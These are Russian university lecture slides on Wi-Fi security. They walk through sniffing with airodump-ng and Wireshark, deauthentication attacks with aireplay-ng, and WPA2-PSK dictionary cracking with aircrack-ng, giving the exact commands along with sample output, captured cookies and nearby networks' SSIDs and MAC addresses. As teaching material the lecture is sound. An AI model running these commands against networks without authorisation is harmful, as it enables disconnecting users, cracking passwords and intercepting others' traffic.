

# Основы построения защищенных компьютерных сетей

## Лекция 11 Безопасность беспроводных сетей



Семён Новосёлов

2022



# Беспроводные сети Wi-Fi



- беспроводная локальная сеть
- строится на базе набора стандартов IEEE 802.11
- физический уровень модели OSI

# Режимы работы Wi-Fi-адаптеров

## Разборчивый

- отсекаются кадры не адресованные хосту
- видны только кадры с MAC-адресом хоста и широковещательные / групповые
- режим работы по-умолчанию

## Неразборчивый

- принимаются все кадры
- виден весь трафик через хост
- используется снифферами
- адаптер требуется переводить в такое состояние

# Перевод карты в неразборчивый режим

С помощью пакета aircrack-ng в Ubuntu:

убирает мешающие приложения

```
sudo airmon-ng check kill
```

```
sudo airmon-ng start wlp2s0
```

`wlp2s0` - имя интерфейса

Неразборчивый режим работает не на всех адаптерах.

**Важно:** для восстановления работы сети в обычном режиме потребуется перезагрузка.

# Сбор пакетов

## Wireshark

- прослушиваются только сети на одном канале WLAN
- требуется отдельная утилита для смены каналов, чтобы прослушивать весь трафик


## airodump-ng

- специальная утилита для Wi-Fi из состава aircrack-ng
- сканируются сети на всех каналах, либо указанном при запуске

# Каналы WLAN

Частота на которой работает сеть Wi-Fi.

В сетях 802.11b/g/n/ax на диапазоне частот 2.4 GHz есть 14 каналов.



Источник картинки:  
Wikipedia, CC BY-SA 3.0

# Использование airodump-ng

Режим со сканированием  
(периодическим переключением)  
каналов:

```
sudo airodump-ng -w wifi-dump
```

При таком режиме неизбежны  
потери пакетов с одного канала  
во время прослушки другого

Используется для просмотра  
списка сетей в наличии

Режим прослушивания отдельного  
канала

```
sudo airodump-ng -w wifi-dump -c 1
```

Пакетов теряется меньше

Запускается для выбранной сети

# Режим со сканированием каналов. Пример

CH 11 ][ Elapsed: 2 mins ][ 2022-11-21 02:24 ][ WPA handshake: EC:43:F6:04:AF:28

| BSSID             | PWR | Beacons | #Data, #/s | CH | MB | ENC CIPHER    | AUTH | ESSID          |
|-------------------|-----|---------|------------|----|----|---------------|------|----------------|
| D8:47:32:CA:79:05 | -1  | 0       | 0          | 0  | -1 |               |      | <length: 0>    |
| 78:94:B4:B9:B5:D2 | -1  | 0       | 0          | 0  | 1  | -1            |      | <length: 0>    |
| EC:43:F6:04:AF:28 | -46 | 258     | 74         | 0  | 3  | 54e WPA2 CCMP | PSK  | Keenetic-4095  |
| 9C:5C:8E:C3:E3:18 | -76 | 109     | 11         | 0  | 13 | 130 WPA2 CCMP | PSK  | ASUS999        |
| E8:94:F6:6F:BC:84 | -74 | 22      | 0          | 0  | 6  | 135 WPA2 CCMP | PSK  | TP-LINK_6FBC84 |
| E8:DE:27:BA:07:C0 | -77 | 138     | 0          | 0  | 6  | 135 WPA2 CCMP | PSK  | Vetal          |
| 54:AF:97:29:84:4C | -76 | 187     | 0          | 0  | 10 | 270 WPA2 CCMP | PSK  | 5-5            |
| 0C:80:63:1C:06:D6 | -78 | 18      | 0          | 0  | 11 | 270 WPA2 CCMP | PSK  | TP-Link_06D6   |
| F8:98:B9:53:CB:94 | -79 | 42      | 1          | 0  | 7  | 130 WPA2 CCMP | PSK  | Polli_nasta    |
| F8:1A:67:12:65:1A | -79 | 3       | 0          | 0  | 1  | 135 WPA2 CCMP | PSK  | Pelikan        |
| 60:CE:86:3F:E1:D0 | -77 | 2       | 0          | 0  | 11 | 130 WPA2 CCMP | PSK  | RT-GPON-E1D0   |
| 12:50:72:A6:96:AC | -79 | 2       | 0          | 0  | 11 | 270 WPA2 CCMP | PSK  | <length: 0>    |

| BSSID             | STATION           | PWR | Rate | Lost | Frames | Notes | Probes |
|-------------------|-------------------|-----|------|------|--------|-------|--------|
| D8:47:32:CA:79:05 | 1C:30:08:A8:4F:FA | -79 | 0    | - 1  | 0      | 2     |        |
| 78:94:B4:B9:B5:D2 | B8:94:E7:79:92:04 | -80 | 0    | - 1  | 0      | 1     |        |
| 78:94:B4:B9:B5:D2 | B8:87:6E:9C:D9:0A | -81 | 0    | - 1  | 0      | 2     |        |
| EC:43:F6:04:AF:28 | 0C:C6:FD:29:A2:A8 | -31 | 54e- | 1e   | 0      | 44    |        |
| EC:43:F6:04:AF:28 | 6C:71:D9:B0:01:8D | -40 | 54e- | 54e  | 0      | 23    | EAPOL  |
| 9C:5C:8E:C3:E3:18 | 9C:5A:81:CF:32:E8 | -79 | 1e-  | 1    | 0      | 5     |        |
| 9C:5C:8E:C3:E3:18 | 48:8D:36:38:DE:5E | -79 | 0    | -11e | 6      | 2     |        |
| 9C:5C:8E:C3:E3:18 | 4A:20:E4:8C:33:23 | -77 | 1e-  | 6    | 0      | 2     |        |
| E8:94:F6:6F:BC:84 | 62:7E:A6:3B:00:82 | -79 | 0    | - 1  | 0      | 1     |        |
| E8:DE:27:BA:07:C0 | 94:17:00:81:11:5D | -79 | 0    | - 1e | 0      | 4     |        |
| E8:DE:27:BA:07:C0 | 28:16:A8:C9:DA:BF | -80 | 0    | - 1  | 0      | 3     |        |
| (not associated)  | 92:B3:DD:FE:0C:AC | -59 | 0    | - 1  | 0      | 4     |        |



# Антенны Wi-Fi

Используются для увеличения расстояния sniffing.

Одно из направлений народного творчества.



WokFi



Антенны-банки

Источник картинок: Wikipedia

# Что видно в открытой сети?

Весь трафик всех машин поблизости.

Доступна вся информация из открытых протоколов и частичная для зашифрованных:

## HTTP

- Cookie
- URL
- загружаемые страницы и изображения на сайте

## HTTPS

- IP-адреса, по которым можно судить о посещаемых сайтах

## Telnet

- команды и логин/пароль для входа

# Пример перехваченной информации

|                    |                                   |                                   |     |                                                                                                       |
|--------------------|-----------------------------------|-----------------------------------|-----|-------------------------------------------------------------------------------------------------------|
| 348946 818.198399  | Android.local                     | randomfunnycat.com                | TCP | 1110 44966 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=921314718 TSecr=764476278 [TCP   |
| 358565 824.155252  | Android.local                     | randomfunnycat.com                | TCP | 1110 [TCP Previous segment not captured] 44966 -> http(80) [PSH, ACK] Seq=2310 Ack=653 Win=172 Len=   |
| 351649 826.132491  | Android.local                     | randomfunnycat.com                | TCP | 1110 [TCP ACKed unseen segment] [TCP Previous segment not captured] 44966 -> http(80) [PSH, ACK] Seq= |
| 446234 1112.913189 | Android.local                     | web17-1623.customers.tigertechnet | TCP | 676 38518 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=586 TSval=929188299 TSecr=3286999412 [TCP    |
| 446669 1113.668484 | web17-1623.customers.tigertechnet | Android.local                     | TCP | 1454 [TCP ACKed unseen segment] [TCP Previous segment not captured] http(80) -> 38518 [ACK] Seq=752   |
| 448268 1116.228769 | web17-1623.customers.tigertechnet | Android.local                     | TCP | 1454 [TCP ACKed unseen segment] http(80) -> 38518 [ACK] Seq=52968 Ack=7644 Win=501 Len=1364 TSval=1   |
| 452728 1119.128535 | web17-1623.customers.tigertechnet | Android.local                     | TCP | 1454 [TCP ACKed unseen segment] [TCP Previous segment not captured] http(80) -> 38518 [ACK] Seq=854   |
| 498797 1256.249846 | Android.local                     | psmsweb.com                       | TCP | 698 48812 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=688 TSval=3106806128 TSecr=1885273811 [TCP   |
| 501838 1257.203901 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP ACKed unseen segment] [TCP Previous segment not captured] 48822 -> http(80) [PSH, ACK] Seq= |
| 501839 1257.203901 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP ACKed unseen segment] [TCP Retransmission] 48822 -> http(80) [PSH, ACK] Seq=5350 Ack=2173   |
| 501834 1257.285803 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP ACKed unseen segment] [TCP Retransmission] 48822 -> http(80) [PSH, ACK] Seq=5350 Ack=2173   |
| 501835 1257.205998 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP ACKed unseen segment] [TCP Retransmission] 48822 -> http(80) [PSH, ACK] Seq=5350 Ack=2173   |
| 504145 1267.723850 | Android.local                     | psmsweb.com                       | TCP | 1110 48850 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=3106823600 TSecr=1885291200 [TCP |
| 504146 1267.723850 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP Retransmission] 48850 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=3106823600  |
| 504147 1267.725112 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP Retransmission] 48850 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=3106823600  |
| 504148 1267.726599 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP Retransmission] 48850 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=3106823600  |
| 504149 1267.729267 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP Retransmission] 48850 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=3106823600  |
| 504150 1267.729237 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP Retransmission] 48850 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=3106823600  |
| 509032 1296.768640 | Android.local                     | psmsweb.com                       | TCP | 1110 48852 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=3106852647 TSecr=1885291294 [TCP |
| 509033 1296.769310 | Android.local                     | psmsweb.com                       | TCP | 1110 [TCP Retransmission] 48852 -> http(80) [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1020 TSval=3106852647  |

```
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 325742707
1888 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 172
[Calculated window size: 172]
[window size scaling factor: -1 (unknown)]
Checksum: 0x7284 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP payload (1020 bytes)
TCP segment data (1020 bytes)
```

```
8220 2e 39 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 -.9- Refe rer: htt
8230 70 3a 2f 2f 72 61 6e 64 6f 6d 66 75 6e 6e 70 63 p://rand omfunny
8340 61 74 2e 63 6f 6d 2f 32 31 2d 66 75 6e 6e 70 2d at.com/2 1-funny-
8250 63 61 74 2d 63 61 70 74 69 6f 6e 73 2f 0d 0a 41 cat-capt ions/ A
8260 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 ccept-En coding:
8270 67 74 69 70 2c 20 64 85 66 6e 61 74 05 0d 0a 41 gz,ip, de flate A
8280 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 ccept-La nguage
8290 72 75 2d 52 65 2c 72 75 3b 71 3d 30 2e 39 2c 65 ru-Ru,ru ;q=0.9,e
82a0 6e 2d 55 53 3b 71 3d 30 2e 38 2c 65 6e 3b 71 3d ;s,q=0.9;id=
82b0 30 2e 37 0d 0a 43 6f 6b 69 65 3a 20 73 65 73 0.7- Coo kie: ses
82c0 73 69 6f 6e 5f 64 65 70 74 68 3d 72 61 6e 64 6f sion_dep thr=ran do
82d0 6d 66 75 6e 6e 70 63 61 74 2e 63 6f 6d 25 33 44 mfunnyca t.com#3D
82e0 31 25 37 43 38 3a 33 33 31 38 39 32 25 33 44 1K7C8433 31802K3D
82f0 31 3b 20 5f 67 61 3d 47 41 31 2e 32 2e 31 3e 32 1;_ga= A1.2.162
8300 37 38 33 37 37 39 3a 2e 31 36 36 39 30 33 35 34 7837794. 16690354
8310 33 34 3b 20 5f 67 69 64 3d 47 41 31 2e 32 2e 34 34;_gid =GA1.2.4
8320 34 37 36 33 39 31 38 38 2e 31 36 36 39 38 33 35 47630100. 1669095
8330 34 33 34 3b 20 62 66 70 5f 73 6f 5e 5f 72 66 5f 38 434; bfp _sn.rf.8
8340 62 32 30 38 67 61 31 30 32 63 39 65 33 65 35 66 b2087b10 2c9e3e5f
8350 66 65 64 21 63 21 34 37 38 65 64 26 62 37 38 3d fedc147 6ed1b78a
8360 68 74 70 73 3a 2f 2f 77 77 72 2e 67 6f 6e 5f https:// www.goog
8370 6c 65 2e 63 6f 6d 2f 3b 20 62 66 70 5f 73 6e 5f le.com/;_ bfp_sn_
8380 72 74 5f 38 62 32 30 38 37 62 31 39 62 32 63 39 65 rl_8u208 7hi5Q2be
8390 35 65 35 66 66 65 64 31 63 31 34 37 38 65 64 38 3e5f fedc1478ed8
```

Перехвачены Cookie

# Сети с шифрованием

В настоящее время наиболее распространены сети с WPA2-PSK (IEEE 802.11i-2004)

- Доступ к Wi-Fi сети по общему паролю.
- Любой клиент сети, знающий пароль, может расшифровать трафик другого клиента
- При условии, что ему удастся перехватить все 4 пакета протокола аутентификации EAPOL в момент подключения другого клиента к сети

# Как расшифровать трафик в Wireshark

Просто добавить пароль к сети в настройках:

- Редактирование ⇒ Параметры ⇒ Протоколы ⇒ IEEE 802.11 ⇒ Ключи расшифровки ⇒ WPA-PWD
- После добавления будет видно всё, что видно для случая открытой сети

# Деаутентификация клиентов

- Сети Wi-Fi строятся по открытой среде и уязвимы к атакам деаутентификации
- Хакер может отправить пакет с MAC-адресом отправителя клиента сети и принудительно выбросить его из сети
- Это может использоваться для получения пакетов EAPOL для расшифровки трафика, либо попыток перебора пароля к сети

# Деаутентификация с помощью aireplay

Деаутентификация всех клиентов точки доступа с MAC-адресом EC:43:F6:04:AF:28:

```
sudo aireplay-ng wlp2s0 --deauth 0 -a EC:43:F6:04:AF:28
```

Деаутентификация одного клиента с MAC-адресом 6C:71:D9:B0:01:8D из точки доступа с MAC-адресом: EC:43:F6:04:AF:28:

```
sudo aireplay-ng wlp2s0 --deauth 1 -a EC:43:F6:04:AF:28 -c 6C:71:D9:B0:01:8D
```

# Интересное

В 2013-2015 некоторые американские отели и гостиницы (Marriott и др.) проводили атаку деаутентификации на персональные точки доступа клиентов, чтобы принудить их пользоваться своим платным Wi-Fi.

Marriott был оштрафован FCC на \$600 000.



# Перебор пароля WPA2-PSK

В случае, если пароль к сети неизвестен, хакер может попытаться его перебрать.

Для атаки требуется отловить **handshake** при подключении любого клиента к сети.

Для получения **handshake** может использоваться атака деаутентификации.

После чего можно выполнить атаку по словарю:

```
aircrack-ng wifi-dump-01.cap -w /usr/share/nmap/nselib/data/passwords.lst
```

Полный перебор как правило не эффективен.

# Пример успешного перебора

Aircrack-ng 1.6

[00:00:00] 4904/5085 keys tested (22030.57 k/s)

Time left: 0 seconds

96.44%

KEY FOUND! [ XXXXXXXXXX ]

Master Key : 47 0B 75 30 26 C8 49 0E 80 77 94 AD C5 72 0E 53  
0E 22 7F 65 F6 8F 4A 15 18 BF 99 8F 41 4F FA 78

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : DF C4 3C 2F 77 42 DA DE 82 B9 B5 1D AB 01 C5 83

# Бесполезные методы защиты Wi-Fi

Доступ к точке доступа может быть ограничен по белому списку MAC-адресов

- Легко обходится хакерами, так как MAC-адреса устройств передаются в открытом виде и сразу же перехватываются
- MAC-адрес карты (виртуальный) легко поменять на адрес из белого списка

С другой стороны, если хакер забыл поменять свой MAC-адрес при атаке сети, то это может стать доказательством атаки (MAC-адрес уникален для каждой карты).

# Литература и ссылки

- <https://www.aircrack-ng.org/documentation.html>
- <https://wiki.wireshark.org/CaptureSetup/WLAN>

